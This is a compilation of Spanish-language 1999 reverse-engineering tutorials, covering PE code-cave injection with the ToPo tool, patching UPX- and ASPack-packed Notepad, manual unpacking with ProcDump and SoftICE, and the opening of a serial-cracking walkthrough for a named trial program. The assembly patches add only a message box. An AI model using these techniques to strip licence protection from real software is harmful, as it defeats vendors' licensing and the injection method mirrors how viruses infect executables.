Primero, las aplicaciones se aislan unas de otras. Ningún proceso puede inadvertidamente (o maliciosamente) escribir encima del espacio de código o datos de otro proceso, pues ni siquiera es capaz de direccionar la memoria del otro proceso sin el valor CR3 adecuado, y definir este valor es una tarea que sólo puede hacer el núcleo W32.

Segundo, este mecanismo de paginación resuelve uno de los problemas más básicos en un entorno multitarea: la consolidación de la memoria libre. En un esquema de direccionamiento más simple, a medida que se ejecutan múltiples programas y se sale de ellos, la memoria se va fragmentando. Si la memoria está demasiado fragmentada, los programas no se pueden ejecutar porque no tienen suficiente memoria contigua, incluso aunque la cantidad total de memoria libre sea la adecuada. Con la paginación, no es necesario consolidar la memoria física libre porque las páginas no tienen que ser contiguas. Cualquier cosa se gestiona manipulando las tablas de página. La única pérdida viene realmente por el espacio perdido en las propias tablas de página y la granularidad de las páginas de 4 KB.

Tercero, hay bits extra en las entradas de tabla de página de 32 bits además de las direcciones de 20 bits. Un bit indica que se ha accedido a una página particular (se denomina bit de «acceso»); otro que la página ha sido escrita (el bit «sucio»). W32 puede usar estos bits para determinar si una página de memoria se puede intercambiar (swapping) a un archivo de disco para obtener más memoria física libre. Otro bit («presencia») indica si la página se ha intercambiado al disco y se tiene que recargar en memoria.

Otro bit («lectura/escritura») indica si la página se puede escribir. Este bit protege el código de los punteros errantes. Por ejemplo, si se incluye la instrucción en código C siguiente en un programa Windows:

* (int *) WinMain 0;

se obtendrá un cuadro de mensaje diciendo: «Este programa ha realizado una operación ilegal y se cerrará». Este bit no evita que un programa compile el código fuente del programa y almacene las instrucciones de lenguaje ensamblador en memoria para ser ejecutadas.

Las direcciones virtuales tienen un ancho de 32 bits. El código y los datos (estáticos, de pila o localizados) de un programa tendrán direcciones entre 0x00000000 y 0x7FFFFFFF. El propio W32 usa direcciones desde 0x80000000 a 0xFFFFFFFF y aquí es donde se encontrarán los puntos de entrada a las librerías de enlace dinámico (DLL) de W32.

La cantidad total de memoria libre está determinada por la cantidad de memoria física libre y el área libre de disco duro disponible para intercambio de páginas. Como es normal con la gestión de memoria virtual, W325 emplea un algoritmo LRU (Least-Recently Used: usado-menos-reciente
mente) para determinar qué páginas intercambiar a disco. Los bits de «acceso» y «sucio» le ayudan en esta tarea. Las páginas de código no tienen que guardarse en disco porque las páginas de código no son escribíbles, simplemente se puede recargar desde el archivo .EXE o la librería de enlace dinámico (DLL).

A veces, se verá que se accede al disco cuando se mueve el ratón desde el área cliente de un programa al área cliente de otro programa. ¿Por qué ocurre esto? Windows tiene que enviar mcnsajes de movimiento de ratón a la segunda aplicación. Si el código del programa para procesar este mensaje no está cargado actualmente en memoria, Windows tiene que recargarlo desde el archivo de disco. Si tiene varios programas Windows grandes cargados simultáneamente y no tiene mucha memoria, probablemente verá una actividad inusual en el disco duro a medida que se mueve de programa a programa, pues Windows está recargando páginas descargadas previamente.

A veces, los programas individuales se ralentizan (o se detienen completamente) cuando Windows está realizando el intercambio (conmutación) de páginas. Las páginas de código se pueden compartir entre aplicaciones.

Esto es particularmente útil para las librerías de enlace dinámico. Varios programas ejecután-dose a la vez pueden usar las mismas funciones Windows 95, sin que sea necesario que el mismo código se cargue en memoria varias veces. Sólo es necesario una copia del código.

Excepto la granularidad de las páginas de 4 KB, la memoria física no se puede fragmentar porque la desfragmentación implica únicamente manipular las tablas de página. Sin embargo, la memoria virtual de una aplicación se puede fragmentar si una aplicación localiza, relocaliza y libera varios bloques de memoria. El limite de 2 MB para el código y los datos de una aplicación normalmente es suficiente para evitar problemas. Es mucho más fácil que un programa se quede antes sin memoria física que llegue a encontrar un límite en la memoria virtual. Pero puede ocurrir, y si tiene un programa donde este problema es concebible, puede que desee considerar la memoria «movible».

¿EL PROGRAMADOR PUEDE GESTIONAR LA MEMORIA VIRTUAL?
==========
Sí, por supuesto. Para ello W32 proporciona varias funciones API:

Esta función se emplea para reservar y comprometer espacio de memoria virtual:

LPVOID **VirtualAlloc** (LPVOID lpAddress,DWORD cbSize,
DWORD fdwAllocationType, DWORD fdwProtec);

Para liberar el espacio de memoria comprometido:

BOOL **VirtualFree** (LPVOID lpAddress,SWORD cbSize,DWORD fdwFreeType);

Bueno. Espero que este breve escrito sobre la gestión de memoria virtual en W32 pueda entenderse y sea de utilidad.

Cualquier error u observación, por favor notifíquenme:
nuMIT_or@iname.com

Ir a: Descabezando archivos ejecutables portables

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Reversing with ToPo v1.0**	W95 / W98 / NT
Descripción	Pequeña utilidad para ampliar ejecutables y DLLs	
Tipo	Herramienta win32ASM para Ingeniería Inversa	
Url	http://i.am/MrCrimson	
Protección	**Ninguna. Freeware cortesía de MrCrimson/[WkT]**	
Dificultad	1) Principiante, **2) Amateur**, 3) Aficionado**,** 4) Profesional, 5) Especialista	
Herramientas	Uedit y (opcionalmente) SoftICE	
Objetivo	**Ampliar las posibilidades de cracking**	
Cracker	**MrCrimson/[WkT!99]**	
Fecha	23 de Octubre de 1999	

Introducción

Los esquemas de protección de software pueden dividirse en dos grandes grupos.
Los que se apoyan en dispositivos de hardware y los que lo hacen exclusivamente en el software.
Los metodos soft pueden a su vez dividirse en aquellos en los que la limitación de la versión es condicional (Serial, fecha limite, numero de usos) y en los que es incondicional (opciones físicamente eliminadas del codigo)

Salvo la elegante alternativa de los KeyMakers y los RegPatches, el resto de las desprotecciones exige que se realicen CAMBIOS en ficheros binarios, ya sean datos o instrucciones de codigo.

Una regla de oro del crackista (que palabro!) consiste en que la modificación binaria propuesta debe PARCHEAR los contenidos existentes SIN AÑADIR un sólo byte.
Bueno... en la inmensa mayoría de los casos esto no resulta un problema puesto que lo que se pretende es cambiar es:

- el valor de un flag
- una condición de bifurcacion
- la ocurrencia de un CALL

No sólo NO es un problema sino que además establece el alcance del RETO:

"...sólo modificar en el fichero los bytes existentes y además en mínimo número..."

Sin embargo, hay un "paquete" de situaciones en las que esta restricción se hace un tanto insoportable y que podría responder a la siguiente clasificación:

- Empaquetados/Encriptados: el código NO está accesible en el fichero.
- Reconstrucción de código no presente.
- Emuladores de llave de hardware.
- Adición de NUEVOS elementos a un programa sin tener el código fuente.

Qué tienen en común estos casos? pues se me ocurren dos cosas:

- Necesidad de un área "espaciosa" para escribir nuestro código añadido.
- Necesidad de convivir en el mismo espacio de memoria del programa.

Puede verse que esto trata de INGENIERÍA INVERSA en el aspecto más amplio y no sólo en lo que respecta al cracking.
Pero cómo se consigue expandir el área de código de un programa en una forma segura y estable...? La respuesta tiene nombre de bicho: **ToPo v1.0**.

ToPo: Arreglando el cuarto de invitados

ToPo v1.0 es una utilidad que permite añadir a un ejecutable (o DLL) una extensión vacía para ser rellenada con código fresco. Podemos añadir típicamente una decena de estas "extensiones ortopédicas" dependiendo de la estructura interna del fichero. Entonces podremos hexeditar y añadir nuevas rutinas, parchear el código en memoria, reconstruir código incompleto, diseñar emuladores de dongle, trainers para juegos...y todo ello sin limitación de espacio! (~ 10 Mb)

El principio en que se basa la herramienta es muy simple. La estructura del formato PE (ejecutables y librerías Win32) consiste en una colección de cabeceras con multitud de datos (muchos no usados para nada).

Entre las cabeceras más importantes están las llamadas *cabeceras de sección*. Son paquetes de 40 bytes donde se definen las características de los bloques de datos del programa (código, constantes, iconos, punteros, etc).

La zona en que habitan estas cabeceras suele disponer de espacio libre para añadir

del orden de 10 nuevas y nada impide que un programa tenga mas de una seccion de código (como ejemplo sirvan los empaquetadores en los que la rutina de desempaquetado suele alojarse en una sección propia).

Así las cosas podemos DECLARAR una nueva sección del tamaño que nos apetezca y AÑADIRLA al final del fichero sin ningún tipo de problemas. El nuevo invitado tendrá un "segmento" de direcciones a las que (y desde las cuales) se podrá acceder al resto de la imagen del fichero en memoria.

Reinventando los virus, MrCrimson? bueno cada cual es libre de inocular lo que le parezca... personalmente prefiero darle aplicaciones constructivas como el CrAcKiNg!

ToPo: Bichos en el jardín

Este es el cuadro de diálogo de la herramienta perforadora. El usuario solo tiene que seleccionar su fichero víctima (32 bits only, plz) e indicar cuantos bytes necesita para escribir su código. El click en "Do It!" informa acerca del éxito del resultado y de donde puede localizarse el nuevo inquilino (tanto en memoria como en fichero).

Las opciones permiten:

- **Backup file:** saludable copia de seguridad antes de inyectar el alien.
- **Redirect Entrypoint:** Hace que el programa COMIENCE su ejecución en la nueva sección (".topo") al final de la cual se vuelve al inicio natural del programa. Esto nos permite realizar los cambios que sean necesarios en el código mapeado en memoria.
- **Make code writable:** Permite que podamos escribir tranquilamente en el

código principal. Necesario si vamos a parchear.

Y con esto está todo dicho. Vamos a ver que se puede hacer en la práctica.

Ejemplo (1): Adición de código nuevo

Como víctima utilizaremos un programa del que todos disponemos: el bloc de notas (ejecutable: "notepad.exe" alojado en "\windows").
Vamos a añadir un trozo de código de 100 bytes con una llamada API. Para ello haz una copia en otro directorio y arranca ToPo v1.0:

- selecciona: notepad.exe
- tamaño a añadir: 100 bytes

Seleccionar opciones:

- Backup
- Redirect entrypoint

Una vez hecho se nos informa de que la nueva sección estará disponible en el offset de fichero x8A00h y si trazamos con Winice lo encontraremos a partir de la dirección :40C000.
La opción "redirect entrypoint" ha cambiado el EntryPoint original :401000 (inicio de la sección ".code") por :40C000 (inicio de la sección ".topo"). Además, al final del bloque ha insertado un JMP 401000 de forma que despues de nuestros arreglos regresamos automaticamente a la ejecución natural del programa.

Vamos a hacer que el NOTEPAD genere una especie de splash precaria esperando confirmación antes de arrancar. Todos conoceis ya la sintaxis de la función MessageBox:

```
push Estilo
push Titulo_ventana
push Mensaje
push Handle_ventana_Padre
Call MessageBox
```

Como estilo elegimos el más simple: un simple botón "OK" (valor 0)
Como título pondré: "MrCrimson dice:"
Como mensaje: "Tomando el control desde el principio"
Nuestra ventana no tendra padre (sob!) con lo que el handle sera cero.

Ahora, la forma más fácil de proceder consiste en arrancar Winice y con el comando "A"

comenzar a escribir el código en nuestra parcela. Cómo definimos las strings...? muy fácilmente:

-Escribimos todas nuestras constantes y variables a partir del 3er byte.
-Reservamos los dos(*) primeros bytes para un JMP que salte por encima de estas declaraciones.

(*) el número exacto dependerá del tamaño de los datos).

Por ejemplo:

:40C000 jmp 40C005
:40C002 686F6C6100 <---- "hola" (00 terminador de strings)
:40C005 continua el codigo

el offset :40C002 contiene la cadena "hola" y podemos usarlo como argumento en nuestras llamadas a función. De esta misma forma se definen variables y constantes en general (el segmento ".topo" tiene atributos de leible, escribible y ejecutable!).

No os preocupeis si Winice o W32Dasm interpretan las variables así definidas como instrucciones de código inexistentes. Es normal. Intentan desensamblar lo inensamblable...

Después escribimos los pushes, la llamada a MessageBox y dejamos el resto como está (una sucesión de NOPs hasta el JMP [original_entrypoint]. Copiamos con buena letra el código ensamblado resultante en un papelito y abandonamos Winice no sin antes haber borrado lo escrito restaurando los NOPs originales.

Ahora hexeditamos (Uedit) el notepad.exe, nos vamos al offset donde comienza la sección ".topo" y tecleamos el churro de bytes. Cerramos y ejecutamos notepad obteniendo la ventana esperando confirmación para iniciar el "Bloc de Notas".

En este ejemplo, el código añadido tiene este aspecto:

```
//******************** Program Entry Point ********
:0040C000 EB3B                    jmp 0040C03D ;-->
salto hasta

después de

definir las

"strings"
;Codigo inexistente... se trata de las strings:
;T=54h, o=6Fh, m=6Dh, a=61h, m=6Dh,...."Tomamos el
control..."
:0040C002 54                      push esp
:0040C003 6F                      outsd
:0040C004 6D                      insd
```

```
:0040C005 61                        popad
:0040C006 6D                        insd
:0040C007 6F                        outsd
:0040C008 7320                      jnb 0040C02A
:0040C00A 65                        BYTE 065h
:0040C00B 6C                        insb
:0040C00C 20636F                    and byte ptr [ebx+6F],
ah
.........................................
```

; Una vez definidas las variables, comenza el código:

```
:0040C03D 6A00                      push 00000000 ; estilo
0
:0040C03F 682CC04000                push 0040C02C ;
"MrCrimson says:"
:0040C044 6802C04000                push 0040C002 ;
"Tomamos el ctrl..."
:0040C049 6A00                      push 00000000 ; Padre
0

* Reference To: USER32.MessageBoxA
                                    |
:0040C04B FF1530744000              Call dword ptr
[00407430]
:0040C050 90                        nop
:0040C051 90                        nop
:0040C052 90                        nop     ; hasta
completar 100
....................................
:0040C05F E99C4FFFFF                jmp 00401000 ; notepad
normal
```

La llamada a MessageBox parece un tanto misteriosa (offset :407430) pero los bytes que componen la instrucción pueden obtenerse fácilmente ensamblando desde Winice la linea:

call dword ptr[MessageBoxA]

NOTA: En la primera versión de este tute un descuido me llevo a codificar esta llamada mediante:
[Winice (A)ssemble] call MessageBox
El resultado era que funcionaba perfectamente en mi ordenador pero no en otros... Para que el enlace dinámico con la función en la dll (en este caso user32.dll) proceda correctamente, la llamada debe realizarse como se ha indicado.

Una vez completado ejecutamos notepad y obtendremos una ventana con una mesaje chorra esperando un click en el OK para proseguir con el "bloc de notas".

Este ejemplo ha mostrado como INCRUSTAR un trozo de código de ~100 bytes

donde aparentemente no cabría un alfiler. :o)

Ejemplo (2): Parcheador de Empaquetados Universal

Por lo general, los empaquetadores/encriptadores de ficheros operan según una idea común.
El código util está cifrado de manera que desensamblando no se puede analizar su comportamiento. En el momento de la ejecución entra en juego una rutina que escribe en memoria la versión no-encriptada y a partir de ese momento todo transcurre como si de un ejecutable normal se tratara.
La forma de atacar a estos programas tan poco comunicativos se basa en cargadores o loaders.
Un cargador es un programa capaz de cargar en memoria otros ejecutables y detenerse antes de comenzar su ejecución de manera que puede aprovecharse la ocasión para realizar los oportunos parcheos. Sin embargo son fáciles de engañar y tienen problemas para "seguir la pista" a nuevos threads (al menos los que he podido examinar).

ToPo no tiene este tipo de problemas porque genera un "enemigo interior" que puede actuar justo después del desencriptado del código cualquiera que sea el algoritmo. Como ejemplo veremos como funciona con un par de empaquetadores de élite.

(a) UPX v0.84

Intentamos repetir la gracia anterior con una versión de Notepad.exe empaquetada con UPX.
para ello tecleamos en la línea de comandos del DOS:

C:\> upx -9 notepad.exe

y ya está. Pfff....reducido a la mitad de tamaño!. Me encanta este packer :o)

Ahora debemos añadir nuestra burbuja pero esta vez NO queremos redirección del entrypoint ya que este hace referencia al comienzo de la rutina de descompresión y no
al código del notepad.
Ok, tenemos el Notepad.exe, empaquetado con UPX e inoculado con una sección topo de 100 bytes (no necesitamos tantos en realidad...). Trazamos un poco para ver como respira el asunto poniendo un BPM en 401000 (el entrypoint original de notepad). Dejamos que fluya el código con F5 y... reaparecemos en :40C080. Se está escribiendo el código desempaquetado en su ubicación original... es decir que estamos en la rutina desempaquetadora. Trazamos un poco hacia el final para comprobar que la cosa acaba con un JMP al entrypoint del programa empaquetado (:401000).
Esta rutina está perfectamente accesible por lo que desde UltraEdit modificamos el salto al inicio de nuestra sección ".topo" (JMP 40E000).

A partir de aqui todo se reduce al caso anterior. Disponemos del código desempaquetado en memoria ANTES de comenzar la ejecución. Añadimos, como antes, nuestras "strings", los pushes y la llamada a messagebox (no copiar directamente porque las direcciones relativas no son las mismas). Por ultimo cerramos con un JMP al entrypoint de notepad :401000.

(b) ASPack v1.08.03

Este packer presenta algunas diferencias con el anterior. La compresión no es tan buena pero a cambio establece "potentes" medios de protección del código empaquetado. Siguiendo el ejmplo anterior intentaremos ejecutar nuestra lamer-splash al comienzo de la ejecución del notepad.

Con las pautas ya explicadas (BPM a la primera instruccion del notepad, :401000) intentamos cazar el final de la rutina de descompresión para saltar desde allí a nuestra fortaleza de código en blanco. Y facilmente la encontramos en:

```
.........................
:40C554 MOV [ESP+1C],EAX
:40C558 POPAD
:40C559 JNZ 40C563
:40C55B MOV EAX,1
:40C560 RET 000C
:40C561 PUSH EAX
:40C561 RET <------ Esto nos lleva al comienzo de
"notepad"
```

Cuando abrimos "notepad.exe" con Uedit para buscar este trozo de código descubrimos que NO ESTA. Impresionante. La rutina que desencripta esta también encriptada.
No problemo. Buscaremos el código que desempaqueta al desempaquetador siguiendo la misma tecnica de los breakpoints en memoria. Así llegamos a:

```
:40C0AE REPZ MOVSD
:40C0B0 MOV ECX,EAX
:40C0B2 AND ECX,03
:40C0B5 REPZ MOVSB <-----Copia el unpacker unpacked!
:40C0B7 MOV EAX,[EBP+4450B5]
```

Este código SI esta accesible (bueno estaría que no) y perfectamente editable. Vamos pues con Uedit y modificamos la instrucción en :40C0b7 según:

```
:40C0B7 JMP 40F000 <---salto a la sección ".topo"
```

No debemos preocuparnos por las modificaciones que hacemos para acceder al ".topo" porque antes de regresar restauraremos todo.

Al comienzo del ".topo" codificamos lo siguiente (ayudandonos de (A)ssembly en Winice):

```
;Parcheamos el codigo en :40C554 por "jmp 40f032"
;Es un salto a la mitad de la nueva sección donde
;pondremos nuestra messagebox

:0040F000 mov dword ptr [0040C554], 002AD9E9
:0040F00A mov byte ptr [0040C558], 00

;Restauramos el contenido en :40c0b7 a su
;código original "mov eax,[ebp+4450b5]"

:0040F011 mov dword ptr [0040C0B7], 50B5858B
:0040F01B mov word ptr [0040C0BB], 0044

;regresamos a :40c0b7 como si nada hubiera
;pasado...

:0040F024 jmp 0040C0B7
```

Perdidos...? Recapitulemos: hemos parcheado con Uedit la rutina que desempaqueta al desempaquetador del codigo. El objeto del parche es establecer un acceso a ".topo" que
contendrá un nuevo parche en memoria. Este parche modifica el desempaquetador final para que salte de nuevo a ".topo" (hacia la mitad de la sección) ANTES de lanzar el Notepad.
Creo que lo realmente lioso es intentar contarlo...hacerlo es muy fácil.

La segunda mitad de ".topo" contiene el siguiente codigo más familiar:

```
:0040F032 60                      pushad       ;por
seguridad
:0040F033 EB3B                    jmp 0040F070 ;saltamos
las strings

; strings usadas para la ventana messagebox
:0040F035 54                      push esp
:0040F036 6F                      outsd
:0040F037 6D                      insd
.....................................
:0040F069 7061                    jo 0040F0CC
:0040F06B 636B20                  arpl dword ptr
[ebx+20], ebp
:0040F06E 2000                    and byte ptr [eax], al


:0040F070 6A00                    push 00000000 ;estilo
0
```

```
:0040F072 685FF04000              push 0040F05F ;string
titulo
:0040F077 6835F04000              push 0040F035 ;string
mensaje
:0040F07C 6A00                    push 00000000
;Padre/Hwnd

* Reference To: USER32.MessageBoxA
                                  |
:0040F07E FF1530744000            call dword ptr
[00407430]

;Restauramos las instrucciones que habia antes del salto
;"40C554 mov [esp+1c],eax"
;"40C558 popad"

:0040F084 C70554C540008944241C    mov dword ptr
[0040C554], 1C244489
:0040F08E C60558C5400061          mov byte ptr
[0040C558], 61
:0040F095 61                      popad
:0040F096 E9BAD4FFFF              jmp 0040C554
```

Y así acaba esta historia.
De manera muy similar se pueden parchear hasta la saciedad todos los packers/crypters. Al menos así ha sido con los que he probado.

Conclusión

La técnica ilustrada resuelve dos inconvenientes clásicos del Arte del Cracking. Por una parte la tradicional limitación de espacio que nos impide en ocasiones generar productos más creativos. Por otro lado se trata de una estrategia "en caliente" puesto que trabaja desde dentro del código como una parte más del programa original.

Como inconveniente citar el hecho de que cambia el tamaño de fichero y por tanto los clasicos parcheadores de diferencias no trabajarian con éxito.
Un crack basado en esta técnica no sería un parcheador sino más bien un "inyector".

Eso es todo por el momento. Este tutorial era originalmente más largo pero creo que con los ejemplos propuestos queda claro lo que se puede hacer con esta técnica.
Espero que hayas pasado un buen rato leyendo este ladrillo.

Los ejemplos de este tute están aquí (47kb): ejemplos.zip
ToPo v1.0 esta disponible en http://i.am/MrCrimson

Up The Hammer!
MrCrimson/[WkT!99]

Como usar el ProcDump para descomprimir/desencriptar tus cobayas

By Mr. Orange (1999)

0) Introduccion.

1) Herramientas necesarias.

2) Un vistazo al Procdump.

3) Descompresión manual.

4) Añadir un Script.

5) Nota final.

0) Introduccion.

La intencion de este manual es enseñar como descomprimir nuestro objetivo cuando no hay un descompresor para el (o por lo menos no lo tenemos).
Nuestra cobaya va a ser el CuentaPasos v3.75.

1) Herramientas Necesarias.

- SoftICE
- ProcDump (Yo he usado la versión 1.5 Build 0)

2) Un vistazo al Procdump.

ProcDump es una herramienta que te permite (entre otras cosas) copiar el contenido de un proceso al disco duro. También te permite editar la cabecera de los programas de tipo PE (Portable Executable).

Veamos entonces como funciona...
La ventana principal tiene 2 listas y 7 botones. La primera lista contiene los procesos que estas ejecutando en este momento, mientras que la segunda contiene los modulos que estan asociados a cada proceso. Los botones son:

- **Unpack:** Descomprime un ejecutable. Procdump es capaz de descomprimir algunos compresores.
- **Rebuild PE:** Reconstruye la cabecera de un ejecutable.
- **PE Editor:** Esta claro, no? Te permite editar la cabecera de un ejecutable.
- **Bhrama Server:** Ejecuta el Servidor Bhrama. Esto premite que otro programa (llamado cliente) se aproveche de las magnificas cualidades del ProcDump.
- **Options:** Para modificar alguna opción del programa.
- **About:** Muestra información del ProcDump.
- **Quit:** Salir del programa.

Para más información, leete los *.TXT que vienen con el ProcDump

¿Que utilidad tienen las listas?
En la lista de procesos podemos realizar 5 operaciones que son accesibles a traves del botón derecho del ratón:

- **Dump (FULL):** Copia todo el contenido del proceso al disco duro.
- **Dump (PATIAL):** Copia el contenido del proceso al disco duro (solamente un rango).
- **Kill Task:** Termina un proceso.
- **Process Infos:** Muestra la cabecera del ejecutable.
- **Refresh List:** Actualiza la lista.

Mientras que en la lista de modulos las opciones disponibles son:

- **Dump (FULL):** Copia todo el contenido del modulo al disco duro.
- **Dump (PATIAL):** Copia el contenido del modulo al disco

duro (solamente un rango).

3) Descompresión manual.

OK!! Empecemos por analizer el fichero. Para ello he utilizado la magnifica herramienta Gettyp, y los resultados son:

```
- [cpasos32.exe] -----
DOS executable file - 334562 bytes
Portable executable (starting at 128 for 334434 bytes)
  Found no known modifier or compiler.
  Calculated entrypoint: 8714 / 0000220Ah (RVA:
0011440Ah)
  Required CPU type: 80386
  Requires Win 95 or NT 4
  Flags:
    File is executable
    Line numbers stripped from file
    Local symbols stripped from file
    32 bit word machine
  Linker version: 4.20
  Objects (object align = 00001000h):
    Name      Virt size    RVA    Phys size Phys Ofs
    .text     000BD200h 00001000h 000BD200h 00000000h
    .data     00017CA4h 000BF000h 00000000h 00000000h
    .idata    00000400h 000D7000h 00000200h 00000400h
    .rsrc     00030C00h 000D8000h 00001800h 00000600h
    Oreloc    0000A600h 00109000h 0000A600h 00000000h
    .         0000640Ah 00114000h 00001E00h 00001E00h
    .reloc    000000DCh 0011B000h 00000200h 00003C00h
  Found 318690 bytes overlay
    Absolute position: 15872 of 334562 (= 4.7%)
    Found archive at position 898 in overlay
    --- next detection level --------
    RKive 1.92 archive
    Don't know how to list this type of archive :-(
```

Segun parece, nuestro amigo esta comprimido. Pues tiene un Overlay de 318690 bytes, y si nos fijamos, el programa entero ocupa 334562 bytes.

¿Que es lo que sabemos hasta ahora?
Que nuestro amigo esta comprimido, pero no es posible que se ejecute el codigo en ese estado, por lo que se debe descomprimir en memoria y luego ejecutarse. Asi pues lo primero que se debe hacer el programa es descomprimir el codigo y luego ejecutarlo.

Sabiendo esto, cargemos a nuestra cobaya en el SoftICE y pongamos un breackpoint al principio del codigo:

```
0051440A ;  S u b r o u t i n e
0051440A  public start
0051440A start  proc near
0051440A
0051440A  jmp   005144B5
/*......*/
005144B5  mov   eax, [esp+arg_0]
005144B9  and   eax, 0051441B
005144BF  call  00514835     <-- Rutina de descompresion
005144C4  inc   005144B4
005144CA  jmp   eax     <-- Salto al programa ya
descomprimido
005144CA start   endp
```

Bien, ahora ya sbemos que es lo que hace el programa, pero ¿Como vamos a descomprimirlo?
Pues muy sencillo, vamos a ejecutar el programa paso a paso hasta la linea 005144CA. Justo ahi vamos a modificar una lineas de codigo, esi que introduce el comando a (para ensamblar), y escribe la siguiente linea: jmp eip
Esto provocara que el programa quede en un bucle infinito en la linea 005144CA. Ahora es cuando debemos de ir al ProcDump y pulsar con el boton derecho sobre nuestra cobaya y elegir la opción **Dump (FULL)**, y lo guardamos con el nombre que queramos.
Bien, ahora ya tenemos el CuentaPasos descomprimido. Veamoslo, ejecutemoslo y BOOOMMM!!!! El programa no funciona, ¿porque? La respuesta es bien sencilla. Nosotros tenemos el programa descomprimido, pero el punto de entrada todavia es el de la rutina de descompresión. Debemos de combiarlo para que apunte al principio del codigo ya descomprimido.
Bien, pero ¿como sabemos cual debe ser el nuevo punto de entrada? La respuesta la tenemos en la linea 005144CA, ahi hay un JMP EAX. Por lo que en EAX tenemos lo que buscamos. Nos apuntamos el valor de EAX (en mi caso 00401228) y volemos al ProcDump.

En esta Ocasión, vamos a utilizar la opcion **PE Editor**, con la que podemos editar la cabecera del ejecutable (alli entre otras cosas esta el punto de entrada), y seleccionamos el archivo que hemos creado. Nos aparecera una ventana como esta:

Debemos de fijarnos en los cuadros de texto de **Image Base (IB)** y **Entry Point (EP)**. El programa empieza a ejecutarse en IB+EP, por lo que sabiendo esto nos resultara fácil modificar la cabecera para que apunte a 00401228. Tan solo debemos poner en Entry Point 00401228 - Image Base = 00001228. Asi que pongamos 00001228 en Entry Point y pulsemos OK. Prueba a ejecutar ahora el programa!! Bien, Funciona. Ahora ya tenemos el CuentaPasos descomprimido. xDD

4) Añadir un Script.

Vamos a añadir un Script al ProcDump para que sea capaz de descomprimir el CuentaPasos, asi que editemos el fichero script.ini del ProcDump para añadir una nueva entrada:

```
P1A=PCGUARD v2.10
P1B=Aspack108.3
P1C=Shrinker 3.4
P1D=CuentaPasos v3.75 <-- Entrada añadida

[CuentaPasos v3.75]
L1=LOOK FF,E0
L2=BP
L3=STEP
```

Realmente es bastante sencillo lo que hace este Script: La primera linea busca la secuencia de bytes FFE0 que corresponden a los

opcodes de JMP EAX, luego ponemos un BreackPoint y ejecutamos el progama paso a paso para gaurdarlo al disco duro.
Sencillo, no? ¿Que conseguimos con esto? Pues es probable que en la proxima versión el autor utilice el mismo compresor, y nosotros tan solo tendremos que ejecutar el script para descomprimirlo. xDD

5) Nota final.

Bueno, esto es todo por hoy. Pero no queria terminar este articulo sin deciros que este metodo de compresion es realente muy sencillo (Si lo intentamos descomprimir con el metodo estandar que viene con el ProcDump, tambien tendremos exito :))). Pero mi intención era enseñar como hacer esto mismo manualmente y luego añadir un pequeño Script al ProcDump para ser capaces de descomprimir otros programas que emplean el mismo compresor.

PD: Recordad que muchos compresores utilizan trucos antidebug y tambien es posible encontrarse otros que incluyan codigo antiSoftICE... :))
Como quitar la protección VBOX que tiene el Ulead Button.Applet 1.0

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Winboost 2000 v1.0.0.1999**	W95 / W98 / NT
Descripción	Winboost 2000 es un interesante programa que te permitirá personalizar tu windows. Entre sus multiples opciones destacan los trucos tipicos y cantidad de chorradas varias pero muy útiles. Por ejemplo hacerte un acceso directo en el escritorio para apagar el pc con un doble click. Y todo esto en un plis-plas.	
Tipo	Trial de 10 dias	
Url	http://www.magellas.com	
Protección	**Serial Number**	
Dificultad	1) Principiante, 2) **Amateur**, 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	Gettyp v2.38, ProcDump v1.5, W32dasm v8.93, UltraEdit v6.10a	
Objetivo	**Obtención de un número de Serie Válido**	
Cracker	**Mr.WhiTe**	
Fecha	17 de Octubre de 1999	

Introducción

Vamos a ver la protección que utiliza, ya que es realmente lo que más me interesa de este programa. Newbies: Seguimos avanzando :o)
Mr.WhiTe ha vuelto con otro interesante tutorial bajo el brazo.
En esta ocasión vamos a aprender unas cuantas cosillas:

1. Cómo saber si un programa esta comprimido
2. Uso del ProcDump
3. Cómo eliminar una "protección anti-desensamblado"
4. Y por supuesto, cómo cazar un bonito serial

Por último pero no menos importante aprenderemos lo que no se debe hacer NUNCA al programar algo que pretendemos vender: Dejar las puertas abiertas.


Primer susto

Al abrir el programa nos aparece una ventana con el tipico mensaje: "This is an unlicensed copy.....etc", un botoncito con una cuenta atras y la leche. Que peligro. Ummm, hay una opción para introducir un Serial. Veamos si es más de lo mismo. :o(
Ponemos un nombre y un fake serial, le damos al botoncito..... y NADA, no hay mensaje de error. Tsche!! ¿de que vas bitter-kas? , esto ya es algo mas interesante. (No te creas todo lo que te dice la gente, ya veras)

Bueno, seguimos a ver por donde podemos atacar. Lo primero es lo primero: Desensamblamos el archivo WB2000.exe usando el W32dasm con la intención de echar un primer vistazo. aaaaaaaaahhhhhhhhh!!!! ¡Que miedo! No vemos nadaaaa !!!
